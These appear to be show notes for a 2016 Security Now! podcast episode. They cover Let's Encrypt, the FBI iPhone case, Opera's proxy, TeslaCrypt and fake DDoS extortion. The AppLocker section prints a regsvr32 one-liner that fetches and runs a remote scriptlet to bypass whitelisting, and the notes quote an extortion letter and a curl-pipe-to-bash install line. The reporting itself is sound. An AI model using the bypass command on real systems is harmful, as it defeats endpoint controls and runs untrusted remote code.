
Security Now! #557 - 04-26-16

Q&A #232

This week on Security Now!

- Let's Encrypt certificate issuance update.
- Speaking of encryption, what was the Net Snowden effect?
- The cost in (dollars and public perception) to unlock an (empty) iPhone.
- A clever AppLocker bypass to run any program.
- Opera's built-in VPN announcement.
- TeslaCrypt ransomware updated again
- Now we have fake DDoS extortionists
- The US launches first-ever public Cyberbomb at ISIS
- Speaking of DNSSEC... another reason to choose Hover.
- A public service reminder, a bit of miscellany
- ... and great talking points from our 200,000 listeners.

Let’s Encrypt Continues its Exponential Growth



Security News

Let's Encrypt continues its exponential growth
https://www.eff.org/deeplinks/2016/04/lets-encrypt-reaches-2000000-certificates
Last Thursday the Let's Encrypt CA issued its 2 millionth domain certificate, less than eight weeks after finishing off its first million. Since single certificates can, and often do, cover many websites, Let's Encrypt is (probably newly protecting) protecting many millions of sites. The EFF notes that nearly all of the new certificates are protecting domains that the not previously support HTTPS.

Another Reason to Praise Snowden: He Sped Up Encryption Development
The NSA laments what is a positive development for individual privacy and security.
http://reason.com/blog/2016/04/25/another-reason-to-praise-snowden-he-sped

- Yesterday morning, during a breakfast sponsored by the Christian Science Monitor, our favorite spook James Clapper, director of national intelligence (DNI) stated that Snowden's surveillance leaks have prompted a massively accelerated push to improve encryption... with the result that today the world is seven years ahead of where it would be if "Snowden" had never happened.
- Clapper said: "From our standpoint, it's not a good thing."
- He also said that: "the Islamic State is the most sophisticated user by far of the Internet."
- And: "They privately purchase software that ensures end-to-end encryption of their communications."
- Right... so how will legislating decryption-on-demand thwart these bad guys?

Our taxpayer dollars hard at work: FBI reportedly paid a hacker $1.3 million to unlock the San Bernardino shooter's iPhone
http://thehackernews.com/2016/04/fbi-unlock-iphone.html
Last Wednesday, speaking at the Aspen Security Forum in London, FBI Director James Comey provided a roundabout hint of the price it paid to an unnamed "outside party" for the hacking solution after Apple refused to help the agency bypass the iPhone's security mechanisms: When Comey was asked how much the FBI paid for the zero-day flaw that allowed the agency to break into Farook's iPhone, Comey replied: "A lot... More than I will make in the remainder of this job, which is seven years and four months for sure." Public records indicate that Comey earned $183,000 last year, and without a raise or bonus, he will make $1.34 Million through the remainder of his job... indicating that the FBI paid over $1.3 Million for the hacking tool.

With its retreat in New York, the FBI has lost the encryption fight
http://www.theverge.com/2016/4/25/11501992/fbi-apple-new-york-case-unlock-iphone-lost

- Russell Brandom writing for The Verge
- On February 16th, the FBI took Apple to court over an iPhone used by Farook, putting encryption at the center of the largest terrorism-linked shooting in the US in years.
- Meanwhile, a similar phone-unlocking order was already being argued in New York.
- Together the two cases plunged Apple into a legal crisis, as the company faced the possibility that a single ruling might undo years of security work.
- Now... two months later, the fighting is over, with the FBI's hoped-for legal solutions defeated.
- It has always been clear to observers that the FBI hoped to establish legal precedents.
- They failed.
- They paid $1.3 million to get into Farook's phone.
- And... after losing the fight in New York and promising to appeal the negative decision, they "found the passcode" and so immediately dropped their appeal... leaving the negative decision's standing to form new case law.
- This news was dropped late Friday... where you dump news you don't want anyone to notice.
- So now... with the New York case closed, the government is no longer attempting to use the courts to force Apple to break its own security. There are plenty of other iPhones prosecutors would like to unlock, but no active cases, and given the retreats in both New York and San Bernardino, it doesn’t seem likely prosecutors will start up a new case any time soon.
- So prosecutors will leave New York with a new ruling in place that strikes down the legal reasoning behind the government’s unlocking request, and there’s now no prospect that ruling will be overturned.
- After months of high-stakes legal maneuvering, the FBI’s encryption cases are over, and the bureau is leaving in a far worse spot than it started.

A clever AppLocker Bypass using a little known Registration Server feature

- Casey Smith a Colorado-based researcher discovered a clever way to bypass Windows AppLocker protections.
- http://subt0x10.blogspot.com/2016/04/bypass-application-whitelisting-script.html
- http://www.csoonline.com/article/3060242/security/researcher-uses-regsvr32-function-to-bypass-applocker.html
- Regsvr32 is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry.
- Regsvr32.exe is installed in the %systemroot%\System32 folder in Windows XP and later versions of Windows.

- Regsvr32 [/u] [/n] [/i[:cmdline]] <dllname>
  - /u - Unregister server
  - /i - Call DllInstall passing it an optional [cmdline]; when it is used with /u, it calls dll uninstall
  - /n - do not call DllRegisterServer; this option must be used with /i
  - /s – Silent; display no message boxes
- regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll
- Regsvr32 is whitelisted, seen as an essential system function.
- The problem is the un-sandboxed feature and network awareness, which is why it can accept URLs (external or local).

Opera builds-in a VPN? Well... no so much...

- Opera browser's VPN is just a proxy, here's how it works
- https://www.helpnetsecurity.com/2016/04/22/opera-browser-vpn-proxy/
- Free VPN integrated in Opera for better online privacy
- http://www.opera.com/blogs/desktop/2016/04/free-vpn-integrated-opera-for-windows-mac/
- <quote> Today, we want to share with you another big thing that you will first see in the developer channel for Opera for computers. We are the first major browser maker to integrate an unlimited and free VPN or virtual private network. Now, you don't have to download VPN extensions or pay for VPN subscriptions to access blocked websites and to shield your browsing when on public Wi-Fi.
- But it's really an encrypted browser proxy:
  - Hide your IP address – Opera will replace your IP address with a virtual IP address, so it's harder for sites to track your location and identify your computer. This means you can browse the web more privately.
  - Unblocking of firewalls and websites – Many schools and workplaces block video-streaming sites, social networks and other services. By using a VPN you can access your favorite content, no matter where you are.
  - Public Wi-Fi security – When you're surfing the web on public Wi-Fi, intruders can easily sniff data. By using a VPN, you can improve the security of your personal information.
- But is it a VPN?
  - A proxy describes an authorized man-in-the-middle through which requests are forwarded. This is typically for one specific service.
  - A VPN is the term reserved for network tunneling where a entire network connection passes through an encrypted tunnel.
  - Over the weekend, the head engineer for Opera, Krystian Kolondra, attempted to clarify the criticism their re-definition of VPN was generating:

> “In our case we are coming with a new term: a browser VPN – and our goal is that all the network activity from the browser is actually routed via our secure proxy – unlike the usual proxies that only route the web traffic. So it’s different than a system wide VPN but it’s also different than a proxy. Thus – a browser VPN. Currently WebRTC and plugins are still not routed that way – but we’re very open about this – we’ve just released this as a developer preview and planning to fix this in the coming updates.”

- It's also been noted that there's a potential privacy problem: when setting up the VPN, the browser requests something is calls a "device_id" which is subsequently sent in every request to the proxy and it survives browser restarts and reinstalls unless the browser's user data is deleted when uninstalling. This might be used for user tracking for whatever purpose

New version of TeslaCrypt ups ante for ransomware

- http://www.scmagazine.com/new-version-of-teslacrypt-ups-ante-for-ransomware/article/491452/
- TeslaCrypt is among the ransomware that's undergoing continuous evolution.
- Tesla Crypt Version 4.1A adds:
  - Stronger obfuscation strategies
  - A/V evasion, anti-debugging, and stealth
  - Rather than targeting high-value targets (such as hospitals) TeslaCrypt is appearing in a flood of high-volume SPAM campaigns.
  - The "ask" is smaller, but they make it up in volume! :(

Businesses pay $100,000 to DDoS extortionists who never DDoS anyone

https://blog.cloudflare.com/empty-ddos-threats-meet-the-armada-collective/

- Starting last month, Cloudflare's customers began forwarding DDoS extortion demand letters to them asking whether they should be concerned.
- The "Armada Collective." -- Are a well known DDoSing gang.
- Cloudflare reached out to other DDoS mitigation firms to compare notes.
- This was widespread... but no one was being DDoSed, whether or not they paid.
- Moreover, since the SAME BITCOIN ADDRESS is the funds recipient, and the amount requested doesn't change, and Bitcoin payments are anonymous... there is no way for the attackers to know who paid ad who didn't.
- Despite all that, based upon an analysis of the Bitcoin blockchain payment addresses (performed by Chainalysis), in fewer than eight weeks, more than $100,000 was paid.

```
To: [Victim Org's Role Account]
From: armadacollective@openmailbox.org
Subject: DDOS ATTACK!!

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN
MAKE DECISION!

We are Armada Collective.
http://lmgtfy.com/?q=Armada+Collective

Your network will be DDoS-ed starting [date] if you don't pay
protection fee - 10 Bitcoins @ [Bitcoin Address].

If you don't pay by [date], attack will start, yours service going
down permanently price to stop will increase to 20 BTC and will go
up 10 BTC for every day of attack.

This is not a joke.

Our attacks are extremely powerful - sometimes over 1 Tbps per
second. And we pass CloudFlare and others remote protections! So,
no cheap protection will help.

Prevent it all with just 10 BTC @ [Bitcoin Address]

Do not reply, we will not read. Pay and we will know its you. AND
YOU WILL NEVER AGAIN HEAR FROM US!

Bitcoin is anonymous, nobody will ever know you cooperated.
```

U.S. Cyberattacks Target ISIS in a New Line of Combat

David Sanger:
http://www.nytimes.com/2016/04/25/us/politics/us-directs-cyberweapons-at-isis-for-first-time.html

- The goal of the new campaign is to disrupt the ability of the Islamic State to spread its message, attract new adherents, circulate orders from commanders and carry out day-to-day functions, like paying its fighters. A benefit of the administration's exceedingly rare public discussion of the campaign, officials said, is to rattle the Islamic State's commanders, who have begun to realize that sophisticated hacking efforts are manipulating their data. Potential recruits may also be deterred if they come to worry about the security of their communications with the militant group.

  Defense Secretary Ashton B. Carter is among those who have publicly discussed the new mission, but only in broad terms, and this month the deputy secretary of defense, Robert

> O. Work, was more colorful in describing the effort: “We are dropping cyberbombs,” Mr. Work said. “We have never done that before.”
>
> The fact that the administration is beginning to talk of its use of the new weapons is a dramatic change. As recently as four years ago, it would not publicly admit to developing offensive cyberweapons or confirm its role in any attacks on computer networks.
>
> That is partly because cyberattacks inside another nation raise major questions over invasion of sovereignty. But in the case of the Islamic State, officials say a decision was made that a bit of boasting might degrade the enemy’s trust in its communications, jumbling and even deterring some actions.

Another reason to move to HOVER: DNSSEC support

Hover: Yes.   Network Solutions (and many others): No.

Security Now Pubic Service Reminder:

- People are setting up new installs of Windows 7
- It's absolutely necessary to install the Windows Update Update
- http://bit.ly/wupup

Miscellany


inphektion (@inphektion) - 4/25/16, 9:24 AM

Hey Steve, nice chatting with ya! haha. Wondering if you could help get the word out about the easiest way for a lay person to setup their own OpenVPN server.

I consider this similar to helping people just as Let's Encrypt has helped lower the bar for website owners to offer their sites over TLS. This allows anyone who is able to boot a Raspberry PI to install and manage OpenVPN. I call it PiVPN.

Installing it is as simple as entering: 'curl install.pivpn.io | bash' into the command prompt. That's it. I have a site up with more info: http://www.pivpn.io/ which also links to the github where the installer source is located.

If you can help let people know they can now easily run and manage their own openvpn server (manage because there is even 'pivpn add/list/remove' etc commands for managing the client certs), I'd greatly appreciate it. Thanks for the only podcast I continually find worth listening to.




SpinRite

Rob Peel in Geelong Australia shared a brief SpinRite anecdote...
Rob's note in the Security Now mailbag was about my switching to BSD or Linux, and the suggestion for a podcast to follow my journey into that territory. But in a postscript to that note he wrote:


PS. I purchased SpinRite a few years ago, and when a when friends XP machine was failing to boot I had a chance to give it a go. I pointed SpinRite at the hard drive and came back once it had finished. It hadn't appeared to have found any problems, so I was beginning to think it could be just windows rotting away as it seems to do when it has users installing all those search bars... Anyway I restarted the machine and she booted straight up without any errors, magic.

Four classic SpinRite screens...




```
Drive: 0, Item: 2            Detailed Technical Log
                        Event                    | Drive Sector | Partit Sectr
Drive: 0, Item: 1            Graphic Status Display

                Cursor pad keys may be used to review this log
Use the left and right arrow keys to move through the screens at any time, or
press the SPACEBAR to select screen displays.  Press ESC to suspend/terminate.
```




```
Drive: 0, Item: 5            Detailed Technical Log
                        Event                    | Drive Sector | Partit Sectr

— work —— remaining — completed ——— sector status key ——
                Cursor pad keys may be used to review this log
Use the left and right arrow keys to move through the screens at any time, or
press the SPACEBAR to select screen displays.  Press ESC to suspend/terminate.
```



```
rive: 0, Item: 5                Detailed Technical Log
                         Event                     | Drive Sector | Partit Sectr
— work —— remaining —— completed ———— sector status key ——
          Cursor pad keys may be used to review this log
e the left and right arrow keys to move through the screens at any time, or
ess the SPACEBAR to select screen displays.  Press ESC to suspend/terminate.
```



```
rive: 0, Item: 5                Detailed Technical Log
                         Event                     | Drive Sector | Partit Sectr
— work —— remaining —— completed ———— sector status key ——
          Cursor pad keys may be used to review this log
Use the left and right arrow keys to move through the screens at any time, or
press the SPACEBAR to select screen displays.  Press ESC to suspend/terminate.
```